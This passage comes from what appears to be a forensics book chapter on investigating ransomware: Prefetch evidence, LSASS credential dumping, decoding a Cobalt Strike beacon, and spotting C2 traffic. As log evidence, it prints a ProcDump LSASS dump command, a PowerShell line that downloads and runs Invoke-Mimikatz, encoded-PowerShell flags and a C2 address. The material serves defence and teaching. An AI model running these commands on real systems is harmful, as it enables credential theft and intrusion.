   "Date": "2022-09-08T15:50:14Z",
   "Int": 133071258148376400
```

Figure 15.16 – RunDll32 Prefetch entry

Scrolling through the additional results, we can see that in addition to what appear to be legitimate DLL files executed out of the `System32` directory, there is an entry that is executed out of the `TEMP` directory:

https://t.me/learningnets

```
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SHCORE.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\IMAGEHLP.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\USERS\\PROD-SANDBOX\\APPDATA\\LOCAL\\TEMP\\SAMPLE.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SECHOST.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSWOW64\\RUNDLL32.EXE"
},
```


Figure 15.17 – RunDLL32 Prefetch entry details

Reviewing the RunDLL32 and associated DLLs executed is an excellent way to find evidence of malware execution. Given the location now, the analyst can then retrieve the file and send it off for malware analysis.

The process of establishing the initial foothold can be a combination of scripted file execution and human interaction. Next, we will look at credential access or theft, where the threat actors attempt to gain access to legitimate credentials necessary to carry out the rest of their attack.

Discovering credential access and theft

One key vulnerability that ransomware threat actors will often leverage is the way that the Windows OS manages credentials within memory. Credentials and their associated password hashes are managed by the **Local Security Authority Subsystem Service** (**LSASS**). This process, which runs in memory, contains the credentials of user accounts that have logged into or are currently logged into the system. In addition, Kerberos authentication tickets can be on the system within this process' address space. Because of its role in managing credentials, LSASS is a high-value target for ransomware threat actors.

The MITRE ATT&CK framework contains a full list of **Credential Access [TA0006]** techniques. In this case, we will look at two common techniques of OS credential dumping where the adversary accesses the LSASS process in running memory **[T1003.001]**, along with the associated tools that are very common in ransomware attacks. In both cases, the tools and techniques described involve commonly available tools and can be executed with easy.

ProcDump

The first of the techniques involves the use of the Microsoft Windows Sysinternals tool ProcDump. In this case, the threat actor either utilizes a local copy of this tool or transfers it to the victim system for execution. From here, ProcDump is executed against the LSASS process using the command line, like so:

```
C:\Users\Jsmith\Desktop>procdump.exe -ma lsass.exe dump.dmp
```

https://t.me/learningnets

From here, the threat actor can transfer the dump file and extract the password hashes for cracking.

Detecting this activity is often difficult if controls such as EDR tools or SIEM are not specifically looking for this activity. From a detective control standpoint, this activity is legitimate and is used by system administrators. Due to the frequency of this type of activity being used by ransomware threat actors, it is sound security practice to remove ProcDump or any utility that can dump the LSASS process or detect and verify any use as being legitimate.

The best location to find evidence of the use of ProcDump is within the application execution, which we discussed in the previous section. Prefetch files that show the execution of ProcDump help us find the time and location of the execution. Another option for organizations that have enhanced Sysmon logging is to look for **Type 1: Process Create** entries, such as the one shown here:




Figure 15.18 – ProcDump Sysmon entry

https://t.me/learningnets

Within the log entry, the following is the key data point to determine if credentials have been accessed:

```
ParentCommandLine: C:\AtomicRedTeam\Atomics\T1003.001\procdump.
exe  -accepteula -ma lsass.exe C:\Windows\Temp\lsass_dump.dmp
```

In the output, we can see that the threat actor executed ProcDump against the LSASS process and placed the output in the `C:\Windows\Temp` directory for later exfiltration. This is a good use case for the enhanced logging of systems and detecting the use of ProcDump.

Mimikatz

In *Chapter 14,* we examined the tool Mimikatz. Mimikatz is another favorite tool of threat actors due to its ease of use and that it is built into a wide variety of post-exploitation frameworks. When integrated into tools such as Cobalt Strike or PowerSploit, the tool can be in memory without us having to write any files to the disk. This makes looking for trace evidence difficult, but not impossible.

For example, the exploitation tool PowerSploit, available on GitHub at `https://github.com/PowerShellMafia/PowerSploit`, has a module called `Invoke-Mimikatz`. While the tool bypasses writing a binary to the disk and executing it, there are traces within the PowerShell log, specifically Event 403, that will show the command execution, as shown in the following screenshot:




Figure 15.19 – Mimikatz PowerSploit entry

https://t.me/learningnets

Within the log entry is the following key data point of interest:

```
HostApplication=powershell.exe & {IEX (New-
Object Net.WebClient).DownloadString('https://raw.
githubusercontent.com/PowerShellMafia/PowerSploit/
f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-
Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds}
```

This provides the analyst with definitive proof that the credential hashes have been accessed. In the case of seeing the use of Mimikatz or ProcDump, it is best practice to assume that the credentials or Kerberos authentication mechanisms on that system have been compromised. It is therefore advisable that a password reset, as discussed in *Chapter 16*, be performed.

Understanding credential access and theft is important not only from an investigation standpoint but also in recovering from such an attack. Uncovering the use of these tools and what credentials are potentially compromised provides decision-makers with the data needed to make decisions about resetting or disabling user and administrator passwords.

Investigating post-exploitation frameworks

The primary post-exploitation framework that analysts will encounter is Cobalt Strike. There are other frameworks such as PowerSploit or Meterpreter that are commonly available and can be used by even the most novice threat actor. One primary mechanism that these exploitation frameworks utilize is encoded PowerShell scripts to establish a reverse connection back to the threat actor's command and control infrastructure.

There are a few benefits to this approach from an adversary's perspective. First, the scripts can be loaded in a variety of places to survive a reboot. For example, MITRE ATT&CK technique **Scheduled Task/Job: Scheduled Task [T1053.005]** involves using the Windows OS Scheduled Task feature to execute the script at a predetermined time. Additionally, malicious scripts can be placed within the registry, such as in the `HKLM\Software\Microsoft\Windows\CurrentVersion\Run` registry key.

The second benefit is that malicious PowerShell scripts can be executed remotely utilizing Windows OS tools such as Windows Management Instrumentation to remotely execute malicious scripts. Cobalt Strike uses this functionality as one of its features.

Finally, malicious scripts can often be run directly into memory without us having to put a file on the system, which would increase the chances of the script being detected. Executing the script remotely and in memory can bypass some antivirus controls.

In terms of locating evidence of the use of tools such as Cobalt Strike and malicious scripts, the best location is in Windows PowerShell event logs. Look for the execution of remote scripts with Event ID 400 and or the use of PowerShell with Event ID 600. An additional source is the Windows PowerShell Operational event logs, Event ID 4104. The following screenshot shows the content of such logs:

https://t.me/learningnets




Figure 15.20 – Cobalt Strike PowerShell Event Log entry

Two key items will often stand out regarding malicious scripts. The first is the Base64 encoding, as seen in the preceding screenshot. In addition, commands such as `Powershell -nop - w hidden -noni -e` and `powershell.exe -EncodedCommand` are often red flags and can serve as keywords to search for when conducting log analysis.

https://t.me/learningnets

To extract IOCs from these scripts, we can use the CyberChef tool that we previously used when decoding the Base64 data within the macro. In this case, we will decode a common Cobalt Strike script that installs a beacon on a target system:

1. The first step is to simply copy the Base64 characters out of either the event logs, scheduled task, or registry. A good technique is to copy them to a text editor, just in case you make a small error; this means you can always go back to a clean output:




Figure 15.21 – Cobalt Strike Base64-encoded script

2. Next, we will place the encoded data into the **Input** field in CyberChef and use **From Base64** operations:

https://t.me/learningnets




Figure 15.22 – First Base64 decode

3. What you will often notice is that embedded in the encoded PowerShell script is another set of Base64-encoded characters. Simply repeat the process by decoding the newly encoded characters:

https://t.me/learningnets




Figure 15.23 – Second Base64 decode

4. Again, there is another set of Base64-encoded characters with the following text preceding it:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String
```

After the encoded characters, there is this string:

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
          $var_code[$x] = $var_code[$x] -bxor 35
```

5. The preceding string indicates that the preceding characters are not only encoded but have been put through an XOR function. In this case, copy the encoded commands and place them in the input. Here, we will use the same **From Base64** operation but this time, we will add another operation that addresses the XOR function, as shown in the following screenshot:

https://t.me/learningnets




Figure 15.24 – Base64 XOR recipe

6. This produces the following shellcode output:




Figure 15.25 – Shellcode output

An analysis of the shellcode reveals several key pieces of data. The first and most obvious is the IP address `47.242.164.33`. There are also additional data points, such as the `User-Agent` string. Now that we have this shellcode and the associated IOCs, we can stop here, but it may be important

https://t.me/learningnets

to evaluate the shellcode independently using `scdbg`, an open-source shellcode analysis application available at `http://sandsprite.com/blogs/index.php?uid=7&pid=152`.

First, use the save icon located in the **Output** pane in CyberChef. This will allow the analyst to download the file as `.dat`. Next, download `scdbg` and uncompress the file to the desired location. Finally, run the following command against the downloaded shellcode:

```
C:\Users\PROD-SANDBOX\Downloads\scdbg.exe -f download.dat
```

This will produce the following output:

```
C:\Users\PROD-SANDBOX\Downloads>scdbg.exe -f download.dat
Loaded 31e bytes from file download.dat
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 47.242.164.33, port: 8083, )

Stepcount 2000001
```

Figure 15.26 – Shellcode analysis

The output indicates that a connection has been established with the IP address `47.242.164.33` using the destination port `8083`. Taken in conjunction with the user agent string that we observed previously, the Cobalt Strike beacon is attempting to blend in with other internet traffic to obfuscate the C2 traffic.

Locating, extracting, and analyzing a post-exploitation script or beacon is critical as it often reveals the C2 infrastructure the threat actor is using. It is also critical for understanding how the threat actor is maintaining control over the system and provides data for proper eradication and recovery.

Command and Control

In this case, we will look at traffic associated with the post-exploitation tool Cobalt Strike. This is a commonly used tool by ransomware threat actors. In this case, we will look at examining a full packet capture to uncover previously unidentified IOCs related to the adversary's infrastructure. For this review, we will look at a packet capture related to an attack using the Squirrelwaffle loader with the Qakbot RAT and finally how to install Cobalt Strike, which is available at `https://www.malware-traffic-analysis.net/2021/09/22/index.html`.

https://t.me/learningnets

Security Onion


One tool that we briefly covered previously is Security Onion. This open source intrusion detection system can aid in identifying potential command and control traffic. In this case, the packet capture was run against the existing rule set and Security Onion indicated several hits. One that is of note is the **ET MALWARE Observed Qbot Style SSL Certificate**:



	Count	rule.name
	343	ET MALWARE Possible SQUIRRELWAFFLE Server Response
	343	ET MALWARE SQUIRRELWAFFLE Server Response
	339	ET MALWARE SQUIRRELWAFFLE Loader Activity (POST)
	61	ET JA3 Hash - [Abuse.ch] Possible Dridex
	45	ET MALWARE Observed Qbot Style SSL Certificate

Figure 15.27 – Cobalt Strike Security Onion detection

This hit indicates that the SSL certificate matches those previously observed in conjunction with the Qbot malware. A further examination of the IP addresses associated with the malicious traffic indicated 27 connections with a non-standard HTTP port:



Security Onion - Destination IPs

Export

Destination IP	Count
149.28.99.97	45
108.62.141.222	27
50.19.227.64	7
50.16.216.118	6
54.243.45.255	6
23.21.173.155	4
13.89.179.10	3
20.73.194.208	3
20.199.120.85	3
51.124.78.146	3

1 2 3 4 5

Security Onion - Destination Ports

Export

Destination Port	Count
443	59
2222	45
8888	27
465	8
25	2
587	1

Figure 15.28 – Security Onion alert network connections

IDS tools such as Security Onion can focus attention very quickly on key indicators. Even without that, some tools can give us data points to focus on, specifically those regarding C2 traffic.

https://t.me/learningnets

RITA

It is in very rare circumstances that analysts will have a full packet capture of the entire attack chain, but a review of the packet capture can provide us with some insight into how to identify potential command and control traffic simply by looking at the specific elements of network flow data. To start, let's go ahead and use the tool RITA that was introduced in *Chapter 9*:

1. First, we need to process the packet capture with Zeek:

```
dfir@ubuntu:~/rita$ zeek -C -r Squirrelwaffle_Qakbot.pcap
```

2. Next, import the Zeek output to RITA:

```
dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_
Qakbot
```

The screenshot for reference is as follows:

```
dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_Qakbot

        [+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log ntlm.lo
g packet_filter.log smb_files.log smb_mapping.log smtp.log ssl.log weird.log x509.log]:
        [-] Verifying log files have not been previously parsed into the target dataset ...

        [-] Processing batch 1 of 1
        [-] Parsing logs to: Squirrelwaffle_Qakbot ...
        [-] Parsing conn.log -> Squirrelwaffle_Qakbot
        [-] Parsing dns.log -> Squirrelwaffle_Qakbot
        [-] Parsing http.log -> Squirrelwaffle_Qakbot
        [-] Parsing ssl.log -> Squirrelwaffle_Qakbot
        [-] Finished parsing logs in 15ms
        [-] Host Analysis:            164 / 164  [==================] 100 %
        [-] Uconn Analysis:           221 / 221  [==================] 100 %
        [!] No Proxy Uconn data to analyze
        [-] Exploded DNS Analysis:    155 / 155  [==================] 100 %
        [-] Hostname Analysis:        155 / 155  [==================] 100 %
        [-] Beacon Analysis:          221 / 221  [==================] 100 %
        [-] Gathering FQDNs for Beacon Analysis ...     [                    ]
        [-] FQDN Beacon Analysis:     131 / 131  [==================] 100 %
        [!] No Proxy Beacon data to analyze
        [-] UserAgent Analysis:       4 / 4  [==================] 100 %
        [!] No invalid certificate data to analyze
        [-] Updating blacklisted peers ...
        [-] Indexing log entries ...
        [-] Updating metadatabase ...
        [-] Done!

Theres a new Minor version of RITA 4.6.0 available at:
https://github.com/activecm/rita/releases
```

Figure 15.29 – Packet capture Zeek import

3. Process the PCAP to show beacons and output it to a CSV file for analysis:

```
dfir@ubuntu:~/rita$ rita show-beacons Squirrelwaffle_
Qakbot > Beacons.csv
```

https://t.me/learningnets

The results of the RITA analysis reveal many of the same IP addresses that we saw in the Security Onion analysis:

	A	B	C	D	E	F	G	H
1	Score	Source IP	Destination IP	Connections	Avg. Bytes	Intvl Range	Size Range	Top Intvl
2	0.782	172.16.1.128	103.253.212.72	127	1095	1	84	25
3	0.76	172.16.1.128	173.201.193.101	26	92	859	156	7
